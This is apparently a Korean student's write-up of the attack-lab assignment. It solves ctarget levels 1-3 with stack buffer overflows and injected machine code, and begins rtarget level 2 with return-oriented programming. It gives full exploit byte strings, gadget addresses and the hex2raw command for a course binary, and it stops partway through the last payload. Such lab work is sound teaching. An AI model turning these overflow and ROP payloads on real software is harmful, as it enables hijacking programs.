

20210815 정재현

<ctarget\_level1>

먼저 gdb ctarget을 하고, disas main으로 함수를 분석해보았다.




그 다음 첫번째 문제에 해당하는 test에 대해 disas를 통해 분석을 해보았다.



해당 함수에서는 getbuf 함수를 다루고 있어 추가적으로 disas getbuf를 했다. getbuf에서는 다음과 같이 작동했다. 먼저 sub $0x28 rsp를하여 0x28만큼의 공간을 할당하고 mov를 통해 %rdi 전달하였다. 다음 Gets 함수를 호출한다. 여기서 이용할 것은 sub $0x28로 할당된 바이트 보다 더 큰 값을 주게 된다면 stack overflow로 return address의 값도 조작이 가능해진다. 따라서 우리가 0x28바이트+가고자 하는 함수의 주소를 little endian으로 넘겨 준다면 원하는 address로 이동이 가능해진다.




touch1의주소의 값은 401ed5임을 알 수 있고, 00을 0x28개 만큼을 넣고 그 다음 d5 1e 40을 넣어주면 되므로 vim ctarget\_level1.txt를 입력해주고 다음과 같이 입력하면 된다. 이때 0x28은 공간을 넘쳐줘야 하기에 총 40바이트+ 주소값을 넣어주면 된다. 따라서 00이 40개씩 추가적으로 little endian임을 이용하여 d5 1e 40 하고 00 으로 칸을 맞춰준 다음 완성시킨다.




이렇게 완성한 ctarget\_level1.txt를 가지고


./hex2raw < ctarget\_level1.txt | ./ctarget -q를 해주면 정상적으로 touch1()를 호출하여 완료할 수 있다.




<ctarget\_level2>




해당 touch2를 분석해보면 cmp에서 cookie와 비교를 하게 되는데 이는 %edi=%rdi의 값에 cookie와 같게 되면 touch2+72로 이동하게 되며 정상적으로 출력됨을 알 수 있다. 여기서 얻을 수 있는 touch2의 주소는 401f09임을 알 수 있으며 cookie와의 비교를 하는 과정을 보며 cookie값인 0x31fa7af4을 %rdi에 넣어주어야 한다.



이때, ctarget\_level2\_code.s라는 파일을 구성하고 %rdi reg에 cookie 0x31fa7af4을 넣고 리턴 하는 것을 구성해보았다.




이후 gcc -c ctarget\_level2\_code.s -o ctarget\_level2\_code.o를 하여 .o파일을 생성하고, objdump -d ctarget\_level2\_code.o를 하여 byte표현으로 바꾸면 다음과 같은 표현이 나온다.



48 c7 c7 f4 7a fa 31 c3의 코드가 cookie 값을 %rdi으로 들어가게된다.

이어서 rsp의 주소를 찾아보았는데, b \*getbuf를 하고 r -q로 실행을 해보았는데, 해당 Gets 함수 이후에 나온 값을 rsp에서 받으므로, x/s $rsp로 해당 주소를 다음과 같이 확인할 수 있었다.



결국 rsp의 주소는 0x55622a98임을 알 수 있었다. 이렇게 해서 vim ctarget\_level2.txt로 하여 값을 종합해보았다.

48 c7 c7 f4 7a fa 31 c3

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 (여기까지 40바이트)

98 2a 62 55 00 00 00 00 (rsp의 주소)


09 1f 40 00 00 00 00 00 (touch2의 주소)




이런 식으로 나타낼 수 있을 것이다.

ctarget\_level2.txt를 가지고

./hex2raw < ctarget\_level2.txt | ./ctarget -q를 해주면 정상적으로 touch2()를 호출하여 cookie값을 전달하고 정상적으로 완료할 수 있다.




<ctarget\_level3>



먼저 touch3의 주소는 0x40202e임을 알 수 있고, 이후, 쿠키를 전달해야 하는데, 쿠키 이전의 주소는 buf + ret address for rsp + 8byte for touch라는 것을 계산해보면 0x28+0x8+0x8=56(=0x38)이 된다. 이때 이전에 구한 %rsp주소(0x55622a98)에 56 값을 더해준다. 따라서 이 값을 계산하면 0x55622ad0임을 알 수 있다.

이때, ctarget\_level3\_code.s라는 파일을 구성하고 pushq %rdi를 하고, rdi reg에 0x55622ad0을 넣고 리턴 하는 것을 구성해보았다.



gcc -c ctarget\_level3\_code.s -o ctarget\_level3\_code.o를 하여 .o파일을 생성하고, objdump -d ctarget\_level3\_code.o를 하여 byte표현으로 바꾸면 다음과 같은 표현이 나온다.



따라서 48 c7 c7 d0 2a 62 55 c3 이 %rsp+ 56(=0x38)을 나타내는 주소이다.

추가적으로 cookie 값에 해당하는 0x31fa7af4를 아스키 코드표에서 바꾸게 되면 33 31 66 61 37 61 66 34이 된다. 따라서 종합해보면 다음과 같다

48 c7 c7 d0 2a 62 55 c3(%rsp+56 = 0x55622ad0)

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 (여기까지가 0x28)

98 2a 62 55 00 00 00 00 (%rsp의 주소)

2e 20 40 00 00 00 00 00 (touch3의 주소)

33 31 66 61 37 61 66 34 (cookie를 아스키 코드 표로 변환한 16진수)


을 가지고, vim ctarget\_level3.txt로 하여 값을 종합해보았다.



이런 식으로 나타낼 수 있을 것이다.

ctarget\_level3.txt를 가지고


./hex2raw < ctarget\_level3.txt | ./ctarget -q를 해주면 정상적으로 touch3()를 호출하여 cookie값을 전달하고 정상적으로 완료할 수 있다.



<rtarget\_level2>

objdump -d rtarget > rtarget\_level2\_dump.txt 명령어를 사용하여 disassemble 시킨 코드를 분석해보았다. 여기서 중요한 점은 이전 문제들과 다르게 프로그램을 실행할 때 마다 주소가 변하기 때문에 이를 유의해야한다. 문제 자체는 ctarget\_level2와 유사하여 %rdi reg에 cookie를 넣으면 된다.

먼저 %rax를 %rdi로 하는 48 89 c7를 찾아야 하는데 hex에서 c3는 ret를 의미하고 90은 nop를 의미한다. 따라서 mov %rax, %rdi는 402115+2=402117로 나타낼 수 있고, 해당 주소가 작동하는 것은 mov %rax, %rdi까지만 유효할 것이다.



그 이후 %rax를 pop하는 구문을 찾아야한다. Pdf에 나와있듯이 58이 pop %rax을 찾아야한다.



따라서 pop %rax는 4020eb+4=4020ef로 나타낼 수 있을 것이다.

따라서 txt에 적어줄 값은 먼저, 0x28인 40개의 00 을 채우고 난 다음, 처음에 pop %rax를 하고 Cookie(0x31fa7af4) 값을 불러온 다음 mov %rax %rdi로 나타내고 그 다음 touch2의 주소를 작성하면 된다.

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


ef 20 40 00 00 00 00 00 (pop rax)

f4 7a fa 31 00 00 00 00 (cookie)

